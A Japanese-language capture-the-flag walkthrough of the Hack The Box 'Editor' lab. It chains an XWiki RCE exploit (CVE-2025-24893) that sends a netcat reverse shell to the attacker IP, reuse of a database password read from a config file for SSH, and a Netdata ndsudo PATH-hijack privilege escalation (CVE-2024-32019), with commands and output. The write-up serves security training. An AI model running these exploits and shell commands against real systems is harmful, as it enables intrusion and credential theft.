
概要
- 開いている 8080 で XWiki(Jetty 10.0.20)がホストされていることを確認
- SolrSearch の CVE-2025-24893 で Groovy を差し込み、
xwikiのシェルを取得 /etc/xwiki/hibernate.cfg.xmlの DB パスワードtheEd1t0rTeam99をoliverの SSH に使い回すoliverはnetdataグループ。Netdata v1.45.2 のndsudo(CVE-2024-32019)で root を取得
対象環境
| 項目 | 値 |
|---|---|
| 問題 | Editor |
| 難易度 | Easy |
| OS | Linux |
| IP | 10.129.231.23 |
| 攻撃者IP | 10.10.14.10 |
攻撃フロー
1. 偵察
rustscan で全ポートを確認。開いているのは 22 / 80 / 8080。80 は http://editor.htb/ へリダイレクト。8080 は Jetty 10.0.20 で、/xwiki へリダイレクト
Ch4n24n@htb[/htb]$ rustscan -a $TARGET --ulimit 5000 -t 10000 -- -sC -sV --source-port 53 -reason -T5 -oA tcp-port-scan
Open 10.129.231.23:22
Open 10.129.231.23:80
Open 10.129.231.23:8080
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http    syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://editor.htb/
8080/tcp open  http    syn-ack ttl 63 Jetty 10.0.20
|_http-title: Did not follow redirect to http://10.129.231.23:8080/xwiki
editor.htb と wiki.editor.htb を /etc/hosts に足す
※ wiki.editor.htb は、サイトを探索するとリダイレクトされるのですぐに見つかる
Ch4n24n@htb[/htb]$ echo $TARGET editor.htb | sudo tee -a /etc/hosts
10.129.231.23 editor.htb wiki.editor.htb
2. CVE-2025-24893 で xwiki のシェルを取得

(1)XWiki のバージョンを確認
XWiki Debian 15.10.8 とわかる
(2)RCE を実行

XWiki Debian 15.10.8 poc でググると、Chrome の AI が RCE脆弱性(CVE-2025-24893)を教えてくれる
gunzf0x/CVE-2025-24893 を使って、リバースシェルを送る
Ch4n24n@htb[/htb]$ git clone https://github.com/gunzf0x/CVE-2025-24893.git
Ch4n24n@htb[/htb]$ cd CVE-2025-24893
Ch4n24n@htb[/htb]$ python CVE-2025-24893.py -t http://editor.htb:8080 -c 'busybox nc 10.10.14.10 8200 -e /bin/bash'
[*] Attacking http://editor.htb:8080
[*] Injecting the payload:
http://editor.htb:8080/xwiki/bin/get/Main/SolrSearch?media=rss&text=...
[*] Command executed
リスニングポートを開いていると、リバースシェルを取得することができる
Ch4n24n@htb[/htb]$ rlwrap nc -nlvvp 8200
Listening on 0.0.0.0 8200
Connection received on 10.129.231.23 33486

python3 -c 'import pty; pty.spawn("/bin/bash")'
xwiki@editor:/usr/lib/xwiki-jetty$ whoami
xwiki
少し探索すると、シェルを持つユーザは root と oliver だけなことがわかる
xwiki@editor:/home$ getent passwd | grep sh$
root:x:0:0:root:/root:/bin/bash
oliver:x:1000:1000:,,,:/home/oliver:/bin/bash
3. xwiki が持つ資格情報を探索
ホストを探索すると /etc/xwiki/hibernate.cfg.xml に MySQL のパスワードが見つかる
※ サービスアカウントでログインした際は、そのサービスに紐づく資格情報を必ず探索すること!(例: /var/www, /etc/[service], etc…)
xwiki@editor:/etc/xwiki$ grep 'pass' hibernate.cfg.xml -C 10
<property name="hibernate.connection.url">jdbc:mysql://localhost/xwiki?useSSL=false&connectionTimeZone=LOCAL&allowPublicKeyRetrieval=true</property>
<property name="hibernate.connection.username">xwiki</property>
<property name="hibernate.connection.password">theEd1t0rTeam99</property>
<property name="hibernate.connection.driver_class">com.mysql.cj.jdbc.Driver</property>この資格情報で MySQL にも入れるが、資格情報を見つけることができなかった
xwiki@editor:/etc/xwiki$ mysql -u xwiki -p
Enter password: theEd1t0rTeam99
Welcome to the MySQL monitor.  Commands end with ; or \g.
Server version: 8.0.42-0ubuntu0.22.04.2 (Ubuntu)
4. oliver へ SSH 接続
見つかった資格情報を再利用することで、SSH にログインすることができる oliver:theEd1t0rTeam99
Ch4n24n@htb[/htb]$ ssh oliver@editor.htb
Last login: Wed Nov 18 03:04:55 2026 from 10.10.14.10

oliver@editor:~$ id
uid=1000(oliver) gid=1000(oliver) groups=1000(oliver),999(netdata)
suではログインできません
5. CVE-2024-32019(ndsudo)で root
oliver は netdata グループに所属している
oliver@editor:~$ id
uid=1000(oliver) gid=1000(oliver) groups=1000(oliver),999(netdata)
また、Netdata は v1.45.2 である
oliver@editor:~$ /opt/netdata/bin/netdata -version
netdata v1.45.2

netdata v1.45.2 poc でググると、Chrome の AI が LPE脆弱性(CVE-2024-32019)を教えてくれる
T1erno/CVE-2024-32019-Netdata-ndsudo-Privilege-Escalation-PoC を使い、権限昇格を実施する
まず、スクリプトを送信し、nvme を作成する
Ch4n24n@htb[/htb]$ git clone https://github.com/T1erno/CVE-2024-32019-Netdata-ndsudo-Privilege-Escalation-PoC.git
Ch4n24n@htb[/htb]$ cd CVE-2024-32019-Netdata-ndsudo-Privilege-Escalation-PoC
Ch4n24n@htb[/htb]$ gcc -static payload.c -o nvme -Wall -Werror -Wpedantic
ターゲットに、 nvme と CVE-2024-32019.sh を転送し、スクリプトを実行することで、ルート権限を取得できる
oliver@editor:~$ sh CVE-2024-32019.sh
[+] ndsudo found at: /opt/netdata/usr/libexec/netdata/plugins.d/ndsudo
[+] File 'nvme' found in the current directory.
[+] Execution permissions granted to ./nvme
[+] Running ndsudo with modified PATH:

root@editor:/home/oliver# whoami
root
参考
- HTB Lab - Editor (Linux / Easy)
- gunzf0x/CVE-2025-24893 — SolrSearch の Groovy RCE
- T1erno/CVE-2024-32019-Netdata-ndsudo-Privilege-Escalation-PoC —
ndsudoの PATH ハイジャック
おわりに
- 今回の問題は以下の点で時間を消費するかな?って思います
- MySQL を深堀っても資格情報は手に入らない
- いつもだったら
/var/wwwとかにある資格情報が、今回は/etc/xwikiにある oliverへのログインは SSH で行う必要がある ※suは不可
- 慣れれば気にも止めない点ですが、Easy と舐めてかかると結構時間を使う問題です💦
- (私はこれらに引っかかり時間がかかりました笑)